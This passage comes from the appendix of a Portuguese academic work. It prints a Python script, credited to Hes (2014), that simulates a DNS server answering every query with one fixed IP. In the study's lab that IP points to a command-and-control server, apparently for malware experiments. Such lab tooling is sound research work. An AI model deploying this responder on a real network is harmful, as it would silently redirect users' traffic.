64     echo "Unknown parameter $1: $0 <debug | release>"
65 fi
```

ANEXO B – Script em Python para Simular Servidor DNS

O Servidor DNS utilizado no ambiente experimental foi na verdade um programa que simula respostas a consultas de resolução de nomes de domínio, retornando sempre o mesmo endereço IP, correspondente ao endereço do servidor C&C. O código foi escrito em Python e também está disponibilizado no GitHub, criado por [Hes \(2014\)](#).

Trecho de Código B.1 – Script em Python para Simular Servidor DNS

```

1  #!/usr/bin/env python3
2  # (c) 2014 Patryk Hes
3  import socketserver
4  import sys
5  DNS_HEADER_LENGTH = 12
6  # TODO make some DNS database with IPs connected to regexs
7  IP = '192.168.1.1'
8  class DNSHandler(socketserver.BaseRequestHandler):
9      def handle(self):
10         socket = self.request[1]
11         data = self.request[0].strip()
12         # If request doesn't even contain full header, don't respond.
13         if len(data) < DNS_HEADER_LENGTH:
14             return
15         # Try to read questions – if they're invalid, don't respond.
16         try:
17             all_questions = self.dns_extract_questions(data)
18         except IndexError:
19             return
20         # Filter only those questions, which have QTYPE=A and QCLASS=IN
21         # TODO this is very limiting, remove QTYPE filter in future, handle different QTYPEs
22         accepted_questions = []
23         for question in all_questions:
24             name = str(b'.'.join(question['name']), encoding='UTF-8')
25             if question['qtype'] == b'\x00\x01' and question['qclass'] == b'\x00\x01':
26                 accepted_questions.append(question)
27                 print(' \033[32m{} \033[39m'.format(name))
28             else:
29                 print(' \033[31m{} \033[39m'.format(name))
30         response = (

```

```

31         self.dns_response_header(data) +
32         self.dns_response_questions(accepted_questions) +
33         self.dns_response_answers(accepted_questions)
34     )
35     socket.sendto(response, self.client_address)
36     def dns_extract_questions(self, data):
37         """
38         Extracts question section from DNS request data.
39         See http://tools.ietf.org/html/rfc1035 4.1.2. Question section format.
40         """
41         questions = []
42         # Get number of questions from header's QDCOUNT
43         n = (data[4] << 8) + data[5]
44         # Where we actually read in data? Start at beginning of question sections.
45         pointer = DNS_HEADER_LENGTH
46         # Read each question section
47         for i in range(n):
48             question = {
49                 'name': [],
50                 'qtype': '',
51                 'qclass': '',
52             }
53             length = data[pointer]
54             # Read each label from QNAME part
55             while length != 0:
56                 start = pointer + 1
57                 end = pointer + length + 1
58                 question['name'].append(data[start:end])
59                 pointer += length + 1
60                 length = data[pointer]
61             # Read QTYPE
62             question['qtype'] = data[pointer+1:pointer+3]
63             # Read QCLASS
64             question['qclass'] = data[pointer+3:pointer+5]
65             # Move pointer 5 octets further (zero length octet, QTYPE, QNAME)
66             pointer += 5
67             questions.append(question)
68         return questions
69     def dns_response_header(self, data):
70         """
71         Generates DNS response header.
72         See http://tools.ietf.org/html/rfc1035 4.1.1. Header section format.

```

```

73         """
74         header = b''
75         # ID – copy it from request
76         header += data[:2]
77         # QR 1 response
78         # OPCODE 0000 standard query
79         # AA 0 not authoritative
80         # TC 0 not truncated
81         # RD 0 recursion not desired
82         # RA 0 recursion not available
83         # Z 000 unused
84         # RCODE 0000 no error condition
85         header += b'\x80\x00'
86         # QDCOUNT – question entries count, set to QDCOUNT from request
87         header += data[4:6]
88         # ANCOUNT – answer records count, set to QDCOUNT from request
89         header += data[4:6]
90         # NSCOUNT – authority records count, set to 0
91         header += b'\x00\x00'
92         # ARCOUNT – additional records count, set to 0
93         header += b'\x00\x00'
94         return header
95     def dns_response_questions(self, questions):
96         """
97         Generates DNS response questions.
98         See http://tools.ietf.org/html/rfc1035 4.1.2. Question section format.
99         """
100        sections = b''
101        for question in questions:
102            section = b''
103            for label in question['name']:
104                # Length octet
105                section += bytes([len(label)])
106                section += label
107            # Zero length octet
108            section += b'\x00'
109            section += question['qtype']
110            section += question['qclass']
111            sections += section
112        return sections
113    def dns_response_answers(self, questions):
114        """

```

```

115     Generates DNS response answers.
116     See http://tools.ietf.org/html/rfc1035 4.1.3. Resource record format.
117     """
118     records = b''
119     for question in questions:
120         record = b''
121         for label in question['name']:
122             # Length octet
123             record += bytes([len(label)])
124             record += label
125         # Zero length octet
126         record += b'\x00'
127         # TYPE – just copy QTYPE
128         # TODO QTYPE values set is superset of TYPE values set,
129         # handle different QTYPEs, see RFC 1035 3.2.3.
130         record += question['qtype']
131         # CLASS – just copy QCLASS
132         # TODO QCLASS values set is superset of CLASS values set,
133         # handle at least * QCLASS, see RFC 1035 3.2.5.
134         record += question['qclass']
135         # TTL – 32 bit unsigned integer. Set to 0 to inform, that response
136         # should not be cached.
137         record += b'\x00\x00\x00\x00'
138         # RDLENGTH – 16 bit unsigned integer, length of RDATA field.
139         # In case of QTYPE=A and QCLASS=IN, RDLENGTH=4.
140         record += b'\x00\x04'
141         # RDATA – in case of QTYPE=A and QCLASS=IN, it's IPv4 address.
142         record += b''.join(map(
143             lambda x: bytes([int(x)]),
144             IP.split('.')
145         ))
146         records += record
147     return records
148 if __name__ == '__main__':
149     # Minimal configuration – allow to pass IP in configuration
150     if len(sys.argv) > 1:
151         IP = sys.argv[1]
152     host, port = '', 53
153     server = socketserver.ThreadingUDPServer((host, port), DNSHandler)
154     print('\033[36mStarted DNS server.\033[39m')
155     try:
156         server.serve_forever()

```

```
157     except KeyboardInterrupt:
158         server.shutdown()
159         sys.exit(0)
```
